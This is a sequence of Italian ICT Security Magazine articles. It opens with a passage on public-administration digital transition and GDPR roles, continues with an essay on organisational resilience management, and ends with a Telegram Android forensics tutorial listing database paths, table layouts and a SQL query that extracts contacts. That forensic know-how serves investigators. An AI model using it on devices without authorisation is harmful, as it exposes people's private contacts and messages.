  • j-bis) pianificazione e coordinamento degli acquisti di soluzioni e sistemi informatici, telematici e di telecomunicazione al fine di garantirne la compatibilità con gli obiettivi di attuazione dell’agenda digitale e, in particolare, con quelli stabiliti nel piano triennale di cui all’articolo 16, comma 1, lettera b).

Quindi, un’attività a tutto campo che, in parte, si sovrappone allo svolgimento dei compiti che il GDPR assegna al Data Protection Officer.

Il compito del Data Protection Officer

Com’è noto, il Data Protection Officer (DPO)

  • deve essere nominato da tutti gli organismi pubblici (art. 37, comma 1, lettera a del GDPR);
  • assume una posizione di autonomia ed indipendenza rispetto alle decisioni che riguardano i processi decisionali ed operativi relativi al trattamento dei dati personali (art. 38 comma 6 del GDPR).

Questi due elementi obbligano tutte le Pubbliche Amministrazioni, anche le più piccole, ad individuare due soggetti distinti per i ruoli di responsabile per la transizione digitale e di Data Protection Officer. Tuttavia, spesso, le risorse economiche disponibili per figure di livello professionale così elevato non sono disponibili e la tentazione, soprattutto per le Pubbliche Amministrazioni più piccole, è quella di provvedere alla nomina per mero adempimento senza riflettere sugli effetti dell’ulteriore ritardo accumulabile, oltre che sugli aspetti sanzionatori previsti dal GDPR.

In ogni caso, il comma 1 dell’art. 38 del GDPR prevede che il titolare del trattamento dei dati personali coinvolga il DPO, tempestivamente ed adeguatamente, in tutte le questioni riguardanti la protezione dei dati personali. Questo  vuol dire che, andando a rileggere la lettera c) delle attività che svolge il responsabile per la transizione digitale (RTD), è necessario un forte coordinamento tra quest’ultimo ed il DPO.

Gli ambiti comuni

L’attività di indirizzo, pianificazione, coordinamento e monitoraggio della sicurezza informatica, a cura del RTD, deve essere garantita, infatti, nel rispetto dei paradigmi di privacy by design e privacy by default previsti dal GDPR e sulla conformità ad essi il DPO deve svolgere una specifica attività di vigilanza.

Ad onor del vero, anche le attività di sviluppo dei sistemi di telecomunicazione (lettera a), di progettazione di servizi in rete per i cittadini (lettera h), di coordinamento dei progetti di interoperabilità (lettera j) o di pianificazione degli acquisti (lettera j‑bis) costituiscono ambiti nei quali è richiesta una stretta collaborazione tra RTD e DPO, in considerazione dei possibili rischi che possono emergere, oltre che della individuazione di misure di contenimento degli stessi già in fase di pianificazione.

L’impegno dell’AGID

L’onere della transizione, oltre che condivisibile con il DPO, può risultare meno gravoso per l’RTD grazie all’attività sviluppata dall’Agenzia per l’Italia Digitale (AGID). Infatti, l’AGID nel Piano Triennale per l’Informatica nella Pubblica Amministrazione[iv] ha pianificato il percorso di avvicinamento delle Pubbliche Amministrazioni ad una gestione più moderna e tecnologicamente evoluta.

Recentemente, peraltro, l’AGID ha completato uno dei passaggi chiave del piano: la definizione della piattaforma per la qualificazione dei Cloud Service Provider[v] al fine di costituire un marketplace[vi] al quale le pubbliche amministrazioni dovranno rivolgersi, a partire dal 30 novembre 2018, per l’acquisto di servizi IaaS, Paas e Saas. Questo potrà aiutare le Pubbliche Amministrazioni ad approvvigionarsi di servizi cloud che offrano garanzie, certificate dal pool di esperti AGID, su

  • livelli prestazionali;
  • effettiva interoperabilità;
  • meccanismi di sicurezza posti a protezione dei dati e, in particolare, dei dati personali.

Quindi, un’occasione da non perdere per spingere sull’evoluzione dei sistemi informativi coniugando innovazione tecnologica e tutele previste dal GDPR.

Note

  • [i]       https://www.garanteprivacy.it/web/guest/home/docweb/-/docweb-display/docweb/9005804
  • [ii]      https://www.garanteprivacy.it/documents/10160/0/Regolamento+UE+2016+679.+Con+riferimenti+ai+considerando
  • [iii]      https://cad.readthedocs.io/it/v2017-12-13/
  • [iv]      https://pianotriennale-ict.italia.it/
  • [v]      https://www.agid.gov.it/it/agenzia/stampa-e-comunicazione/notizie/2018/07/23/piano-triennale-online-piattaforma-qualificazione-csp
  • [vi]      https://cloud.italia.it/marketplace/supplier/market/index.html


A cura di: Francesco Maldera

L’articolo La Pubblica Amministrazione tra privacy e transizione digitale proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/la-pubblica-amministrazione-tra-privacy-e-transizione-digitale/


Ecco perché nessuno può definirsi Manager della Resilienza, ma anche perché ogni Organizzazione dovrebbe averne uno

Fino a pochi anni fa era raro incontrare qualcuno in grado di rispondere a questa semplice domanda: “cosa significa resilienza?”

Il termine era già ben noto nel contesto scientifico, in particolare nell’ingegneria (la resilienza dei materiali) e in psicologia. Alcune aziende all’avanguardia hanno iniziato ad utilizzarlo già 12-13 anni fa, ma si trattava solo di pochi casi.

In poco tempo, questo affascinante e potente concetto ha risvegliato le coscienze dei più saggi, coloro che ritengono che la sicurezza sia possibile solo attraverso il coinvolgimento di ogni singolo individuo e con una metodologia che possa assistere i professionisti passo dopo passo in una gestione efficace dell’organizzazione.

Da quel momento in poi, i principi della resilienza si sono diffusi molto rapidamente. Al giorno d’oggi, non esiste settore o ambito accademico che non discuta di resilienza.

Dopo tutto, nel gestire qualunque tipo di azienda, i due fattori fondamentali per mantenere la salute e il successo di un’organizzazione sono: 1) un’eccellente resilienza e 2) dei profitti sostenibili.

Solitamente, entrambi i risultati si ottengono grazie alla guida di manager esperti, innovativi e con uno spiccato senso etico. Questo tipo di dirigenti considera la resilienza un investimento, non un costo.

I manager più illuminati ricercano inoltre dei profitti che siano sostenibili negli anni. Questi professionisti non fanno l’errore di molti, cioè produrre ricchezza oggi in cambio di più rischi domani. Per di più, essi si impegnano a rispettare gli standard etici (evitando truffe, evasione fiscale, inquinamento e corruzione).

Il concetto di resilienza è così strettamente legato alla buona gestione di un’organizzazione che, a mio parere, ogni azienda o istituzione che oggi voglia essere efficiente, moderna e competitiva dovrebbe impegnarsi per raggiungerne un grado significativo.

Durante la mia lunga carriera professionale, sono stata molto fortunata a lavorare in un’azienda che investiva in questo aspetto. E adesso che gestisco la mia, sono felice di poter dire che metto in pratica tutto ciò che predico nella teoria.

Ma come si raggiunge un buon grado di resilienza? Negli ultimi anni, molti professionisti di diverse discipline si sono appropriati del concetto di resilienza. Direi che c’è stata una vera e propria gara per affermare la predominanza di una disciplina rispetto ad un’altra nell’implementazione della resilienza.

Spesso molte persone affermano, sbagliando, che la loro area di competenza (come la Cybersecurity, il Risk Management, la Business Continuity, il Crisis Management, il Disaster Recovery e altre) possa garantire, da sola, una solida resilienza all’intera organizzazione.

Ritengo, a questo proposito, che il documento pubblicato dal Business Continuity Institute nel 2016 (BCI Statement on Organizational Resilience), seguito dal Manifesto for Organizational Resilience, abbia chiarito una volta per tutte il significato del termine “Resilienza”.

La prospettiva più autorevole proviene poi dall’International Standards Organization. La ISO 22316 – Security and Resilience – Organizational Resilience – Principles and Attributes – pubblicata nel marzo 2017 ci fornisce l’interpretazione definitiva e più corretta del termine.

La verità è che nessuna delle discipline menzionate sopra è sufficiente di per sé al raggiungimento della resilienza; nonostante ciò, l’implementazione a livello avanzato di tutte quelle discipline insieme (e di altre ancora) può sicuramente aiutare un’organizzazione a raggiungere un buon livello di resilienza.

Personalmente, mi considero un’esperta di Business Continuity, Risk Management e Crisis Management. Inoltre, sono stata Technology e Operations Manager di una multinazionale, dove ricoprivo un ruolo internazionale. Pertanto, mi considero esperta anche di Organizzazione.

Questo per dire che ho una grande esperienza nel gestire funzioni di controllo e di back office, così come dell’IT. Se tutta questa mia esperienza fosse sufficiente, non ci penserei due volte a cambiare il mio titolo in manager o esperta di Resilienza.

Ma sfortunatamente non è così. E non lo dico per modestia, ma perché è la verità più assoluta. Non possiedo tutte le competenze e la giusta conoscenza per essere una Resilience Officer a 360 gradi. Ma, in fin dei conti, esiste qualcuno che si possa davvero definire tale?

Nonostante ciò, ritengo fermamente che ogni azienda dovrebbe incaricare una specifica persona per la gestione della Resilienza organizzativa. Ci sono almeno cinque ragioni per cui questa sarebbe una scelta vincente.

  • Tutti insieme per un obiettivo comune: l’obiettivo di ogni persona impegnata nel Risk Management, nel Business Continuity Management, nel Crisis Management, o nella Cyber Security è lo stesso, ovvero proteggere gli asset dell’azienda.Sia che si tratti di dati, di persone o di risorse fisiche, tutti gli ambiti sopra menzionati – e molti altri all’interno dell’organizzazione – condividono lo stesso obiettivo. Perciò, perché non riunirli tutti insieme attorno allo stesso tavolo?
  • Per una questione di coerenza e coordinamento: il modo in cui le cose funzionano oggi nella maggior parte delle aziende non è né efficiente né efficace. Ad esempio, i Risk Manager si occupano della valutazione dei rischi, mentre i manager di Business Continuity si occupano dell’analisi dei rischi e delle minacce. C’è un’evidente sovrapposizione. I due ruoli fanno due analisi separate e parlano raramente tra di loro.Se facessero una singola analisi, unendo le loro forze, ciò sarebbe non solo più efficiente dal punto di vista dei costi, ma risulterebbe anche in un lavoro più proficuo per l’intera organizzazione.
  • La sinergia tra i professionisti della resilienza: se tutti i manager sopra menzionati riportassero allo stesso leader, il Resilience Manager, ci sarebbero molti benefici per il lavoro di tutti.In effetti, il motto latino “divide et impera” (dividi e governa) è, al giorno d’oggi, vecchio e datato – e non funzionava troppo bene neanche 2000 anni fa, secondo me.
    • Si condividerebbero informazioni che attualmente sono tenute nascoste nei singoli dipartimenti. Poiché lavorano separatamente, questi professionisti non condividono nessuna delle informazioni cruciali con gli altri, e questo ha un impatto negativo sul lavoro di ognuno di loro.
    • Tutti potrebbero imparare qualcosa dagli altri. Unendo le forze, questi professionisti non solo otterrebbero delle informazioni che prima potevano solo immaginare, ma avrebbero anche accesso a competenze e conoscenze che prima erano loro precluse. Risultato: un lavoro migliore per ogni persona al tavolo e una migliore resilienza per l’intera organizzazione.
  • Un nuovo, brillante modo di pensare: se tutti questi professionisti lavorano separatamente, continuano a fare ciò che hanno sempre fatto: la loro checklist. Con un manager e degli obiettivi comuni, avrebbero invece una visione condivisa e andrebbero oltre al proprio campo di competenza.Prenderò come esempio i piani di evacuazione. Il classico approccio ai piani di evacuazione è il seguente: alla fine del test, la persona responsabile raduna tutti in un punto di raccolta, dichiara il test terminato e invita tutti a ritornare al lavoro. Qui finisce il suo lavoro.

    Se il piano fosse gestito in un’ottica di Resilience Management, invece, ecco cosa accadrebbe: il manager raduna tutti gli individui, si accerta che siano tutti fuori, riconciliando anche quelli che non sono presenti, e poi pone a tutti questa semplice domanda: “Chi saprebbe cosa fare se non potessimo più rientrare nell’edificio?”

    Un Resilience Manager si assicura che l’obiettivo ultimo della resilienza sia sempre presente nelle menti di tutti, con la conseguenza che l’organizzazione diventa più solida e efficiente.

  • Indipendenza e imparzialità: come può un controllore dipendere da colui che dovrebbe controllare? Oggi, l’Information Security spesso si trova sotto il dipartimento IT. Ciò rende inevitabilmente il loro lavoro meno efficace. Se invece riportassero a un Resilience Manager? L’indipendenza è fondamentale in questo caso.

La mia previsione per il futuro – non così remoto – è che posizioni come il “Resilience Manager” o il “Chief Resilience Officer” diventeranno molto diffuse nei vari settori.

Avendo alle spalle più di 40 anni di carriera, ricordo i tempi in cui pochissime aziende avevano un CFO (Chief Financial Officer). La mia scommessa è che in pochi anni la figura del CRO (Chief Resilience Officer) sarà diffusa come quella del CFO.

Di recente, molte città hanno nominato il loro Chief Resilience Officer. Questo ruolo diventerà prestigioso come altre posizioni di leadership e per effetto di questo le organizzazioni soffriranno meno crisi.

Al giorno d’oggi, le organizzazioni più affermate sono già mature riguardo le tecniche di resilienza e ritengo che adottare una prospettiva di prevenzione, così come una cultura del controllo, abbia una grande influenza positiva anche nell’approccio al business più in generale.

Troppo spesso vediamo manager poveri di valori, alla ricerca di profitti a breve termine, che lasciano l’organizzazione in una grave crisi perché l’azienda ruota intorno ai guadagni facili (vedi alla voce derivati, subprime, scarsi investimenti in innovazione, ecc.) e non pensa mai alla prevenzione. Ora è tempo di cambiare questo paradigma e di crescere una generazione di Resilience Manager di successo.

A cura di: Gianna Detoni

L’articolo Ecco perché nessuno può definirsi Manager della Resilienza, ma anche perché ogni Organizzazione dovrebbe averne uno proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/ecco-perche-nessuno-puo-definirsi-manager-della-resilienza-ma-anche-perche-ogni-organizzazione-dovrebbe-averne-uno/


Telegram Android Forensics – II parte

Seconda parte concernente l’analisi forense della più veloce applicazione di messaggistica sul mercato, Telegram. Questa seconda parte è dedicata ad Android.

Con la versione 4.8.11 – ultima release attualmente scaricabile da Play store alla data di stesura dell’articolo – arrivano su Telegram numerose altre funzioni interessanti: possibilità di selezionare una chat come letta/non letta premendo su di essa; anteprima della conversazione con un determinato contatto premendo la foto profilo nella lista chat; possibilità, scrivendo un messaggio, di inserimento di un URL cliccabile e annullamento dei messaggi non ancora inviati.

Telegram è, come già illustrato nell’articolo precedente, un’applicazione di messaggistica istantanea sicura con il vantaggio di essere disponibile su iOS, Android e Windows Phone, ma anche in una versione Web; vi sono applicazioni anche per MacOS, Windows e Linux. Quindi è possibile utilizzare Telegram comodamente su quasi tutte le piattaforme possibili e immaginabili.

Per chi volesse approfondire la conoscenza di Telegram per Android, può consultare il sito https://github.com/DrKLO/Telegram, dove troverà i sorgenti dell’applicazione e le istruzioni per crearne una propria dalle caratteristiche similari.

Le caratteristiche dell’applicazione sono state già descritte nell’articolo su iOS; quindi darò dei cenni qualora vi siano delle evidenti discrepanze.


Ad esempio: una peculiarità che differenzia le ‘chat segrete’ di iOS da Android è la possibilità del primo di effettuare screenshot all’interno della chat che vengono comunque notificate all’interlocutore; su Android ciò non è possibile – a meno di determinati accorgimenti: l’impostazione del PIN o di una password prima dell’inizio della chat consente di effettuare screenshot -; senza tale accorgimento, si riceverà il messaggio evidenziato in fig.1:

Fig.1

Come ribadito innumerevoli volte, il primo passo per effettuare l’analisi forense di un’app consiste nel comprenderne le funzionalità al fine di rilevarne quelle di interesse prettamente investigativo, analizzandole e identificando quelle che possano portare informazioni dirimenti nella varie indagini e cioè:

  • l’account utente Telegram: all’interno del sistema, ogni utente è identificato in modo univoco tramite il suo ID Telegram (TID), un numero intero (scelto da Telegram) che è associato a un numero di telefono. Inoltre, ogni utente può opzionalmente impostare un nome utente che consentirà ad altri utenti di trovarlo tramite la funzionalità di ricerca fornita di Telegram e una foto inerente il profilo. Tutte queste informazioni possono avere un valore investigativo molto significativo. Il TID identifica in modo univoco l’utente all’interno di Telegram, mentre il numero di telefono può essere usato per risalire alla sua vera identità. La foto può invece fornire ulteriori informazioni e suggerimenti sull’identità dell’utente, specie se visualizza un volto o qualsiasi elemento che possa essere univocamente associato a quella persona.
  • Contatti: ogni utente è associato a un elenco di contatti, e cioè ad altri utenti che possono comunicare tra loro. Per ciascuno contatto, Telegram memorizza il suo TID, il numero di telefono e foto del profilo. L’importanza investigativa con espresso riguardo alle informazioni sui contatti è palese, dato che consente a un investigatore di determinare chi era in contatto con l’utente e la possibilità di definire, eventualmente, la vera identità di ogni contatto.
  • Scambio di messaggi: Telegram offre ai suoi utenti la possibilità di effettuare comunicazioni one-to-one, one-to-many e many-to-many usando, rispettivamente, chat, canali e gruppi, dove gli utenti possono scambiarsi messaggi testuali e non, organizzando gli stessi in modo da definire la corrispondenza di ognuno a una specifica chat, gruppo o canale. La capacità di ricostruire la cronologia e il contenuto degli scambio messaggi è di evidente importanza investigativa, in quanto consente all’investigatore di determinare le comunicazioni con gli altri utenti, quando queste comunicazioni si sono verificate e ciò che è stato scambiato.
    Inoltre, l’identificazione delle proprietà di ogni finestra di dialogo in cui l’utente era coinvolto con – tipo, il creatore, la data di creazione, gli amministratori, etc. – può fornire prove preziose in varie ricostruzioni probatorie. La scelta di utilizzare una chat segreta, ad esempio, potrebbe indicare l’intenzione degli utenti di “cercare” di nascondere totalmente le conversazioni. Analogamente, sia la creazione che l’amministrazione di un gruppo o un canale privato su cui può essere condiviso materiale illegale e trasmesse comunicazioni illecite, potrebbe fornire prova che l’utente fosse coinvolto in attività criminali di vario genere – sextortion[1], cyber estorsione, detenzione di materiale pedopornografico, etc. -.
  • Chiamate vocali: già dalla versione 3.18, Telegram fornisce ai propri utenti chiamate vocali che, come chat segrete, si basano sulla crittografia end-to-end (EE2E). La capacità di ricostruire la cronologia delle chiamate vocali – quando una chiamata è stata effettuata, ricevuta, con chi e per quanto tempo – rappresenta anch’essa un’informazione di un evidente valore investigativo.

Come già noto, vi sono alcuni software forensi in grado di decifrare le evidenze archiviate da Telegram – Oxygen Forensics Detective, Magnet Axiom, Belkasoft Evidence Center solo per citarne alcuni -, ma gli stessi non forniscono alcuna spiegazione su come questa decodifica venga eseguita, né tantomeno alcun ausilio su come utilizzare i vari elementi estratti al fine di ricostruire completamente le attività dell’utente.

Pertanto, alla luce di quanto sopra, è praticamente impossibile valutare la completezza e la correttezza dei risultati generati.

Nonostante la fama di instant messenger più sicuro, Telegram non crittografa i file di database pertinenti memorizzati sul dispositivo. Pertanto, l’analisi forense di Telegram sul dispositivo Android può effettuarsi senza grossi problemi – il routing potrebbe rappresentare l’unica difficoltà -.




Vediamo in dettaglio la posizione degli artefatti di Telegram all’interno del dispositivo – parliamo di un dispositivo rootato, dato che tutte le informazioni non sono disponibili agli utenti cosiddetti “standard” – :

Fig.2


Fig.3


Fig.4


I dati principali di Telegram per Android sono memorizzati:

  • nel database cache4.db situato all’interno della directory /data/data/org.telegram.messenger/files/, all’interno del quale sono contenute molte informazioni importanti, quali la lista dei contatti dell’utente, la cronologia dei messaggi scambiati, il contenuto dei messaggi di testo e il registro delle chiamate vocali, solo per citarne alcuni;
  • nel file di configurazione XML denominato xml[2], situato all’interno della directory /data/data/org.telegram.messenger/shared_prefs/ contenente i dettagli dell’account Telegram adoperato sul dispositivo;
  • nella cartella /data/media/0/Android/data/org.telegram.messenger/cache/ ove è possibile rinvenire le foto del profilo utente e dei suoi contatti atte a rivelare informazioni importanti sull’identità degli stessi;
  • nella cartella /data/media/0/Telegram/ le copie dei file inviati o ricevuti dall’utente tramite Telegram.

La gestione della struttura dati di Telegram non è, purtroppo, così semplice: la maggior parte dei dati vengono memorizzati in strutture complesse chiamate Telegram Data Structures (TDS)[3].

Le TDS vengono archiviate in un formato binario[4], in cui i loro campi sono memorizzati come una sequenza di byte in cui ognuno di essi appare in una determinata posizione. Pertanto, per recuperare le informazioni memorizzate in una TDS, è prima necessario estrarre i suoi vari campi dalla corrispondente sequenza binaria e quindi decodificare ognuno di essi. Per eseguire i passaggi precedenti, la struttura e lo schema di serializzazione delle TDS devono essere note.

Per chi volesse approfondire gli argomenti, consiglio di consultare la documentazione ufficiale sul sito https://core.telegram.org/.

La prima verifica da effettuare in fase di analisi è la determinazione dell’account Telegram utilizzato sullo smartphone in esame; tale informazione è contenuta nel file di configurazione utente, denominato userconfing.xml e in particolare in uno dei suoi attributi, che è denominato user:

<string name=”user“>w/QTLn8cAADY02YRfRPG/B2Vj7oGQ29zaW1vAAhkZSBQaW50bwAAAAZjb29zNjAADDM5MzQ3NDQ5 NzY0OQAAAMjYWdWppzEb2NNmEXaQ1lMEAAAAPgqgGQAAAADYsQAADd9GifTG2fR2kNZTBAAAAD4K oBkAAAAA2rEAAOOdFl0wC/+iSTm57eIGSVs= </string>.

Questo attributo memorizza una TDS di tipo User, la cui struttura è riportata nella documentazione ufficiale[5] e a sua volta utilizza altre TDS di tipo UserProfilePhoto[6] e FileLocation[7].

Estraendo i campi e decodificando si ottiene la funzione di deserializzazione che è contenuta nei sorgenti dell’app e qui sono riportati solo i dati essenziali ricavati:

First name: Cosimo
Last name: de Pinto
Full name: Cosimo de Pinto
User name: coos60
Phone number: 39347XXXXXX
User picture: 429918782_45528
Status: Online
Expires: 13/07/2018 20:09:06
UID: 291951576



Analizziamo ora il contenuto del database cache4.db. Esso si compone di 41 tabelle (nella versione in esame) come evidenziato in fig. 5:

Fig.5


Le informazioni relative ai contatti sono memorizzate nella tabella users, riprodotta in fig.6:

Fig.6


La tabella contiene il campo UserID (uid), il campo name (nome) con l’eventuale nickname, il campo status (data e ora codificata secondo “Epoch Unix Timestamp”, ovvero il numero di secondi passati dal 01/01/1970 alle 00:00:00 per indicare l’ultimo cambio di stato dell’utente) e il campo data in formato BLOB[8], contenente le informazioni sull’utente. Dette informazioni non si esauriscono con il contenuto della tabella suddetta, ma sono presenti anche nelle tabelle user_contacts_v7 (userID, nome e cognome) e user_phones_v7 (userID, numero di telefono e il flag cancellato). La colonna deleted, mostrata in fig.7, può contenere valori 0/1: 0 per utente ancora nei contatti e 1 per utente cancellato.

Fig.7


Con una semplice query SQL siamo in grado di visualizzare anche un address book esaustivo:

SELECT us.uid, us.key, us.fname, us.sname, up.phone, up.sphone, up.deleted FROM user_contacts_v7 as us LEFT JOIN user_phones_v7 as up ON us.key = up.key WHERE 1;

Il risultato è mostrato in fig. 8:

Fig.8

Come già accennato, Telegram fornisce vari tipi di finestre di dialogo consentendo ai suoi utenti di scambiare messaggi testuali e non:

  • Chat one-to-one: i messaggi vengono inoltrati dal sistema e una copia di essi viene mantenuta in modo da poter essere sincronizzati su tutti i dispositivi che l’utente utilizza per accedere a Telegram. La crittografia server-client è utilizzata per crittografare i messaggi in transito tra il mittente e il sistema, e quindi da quest’ultimo al destinatario finale. Per ciascuna coppia di utenti, Telegram consente solo una singola chat.
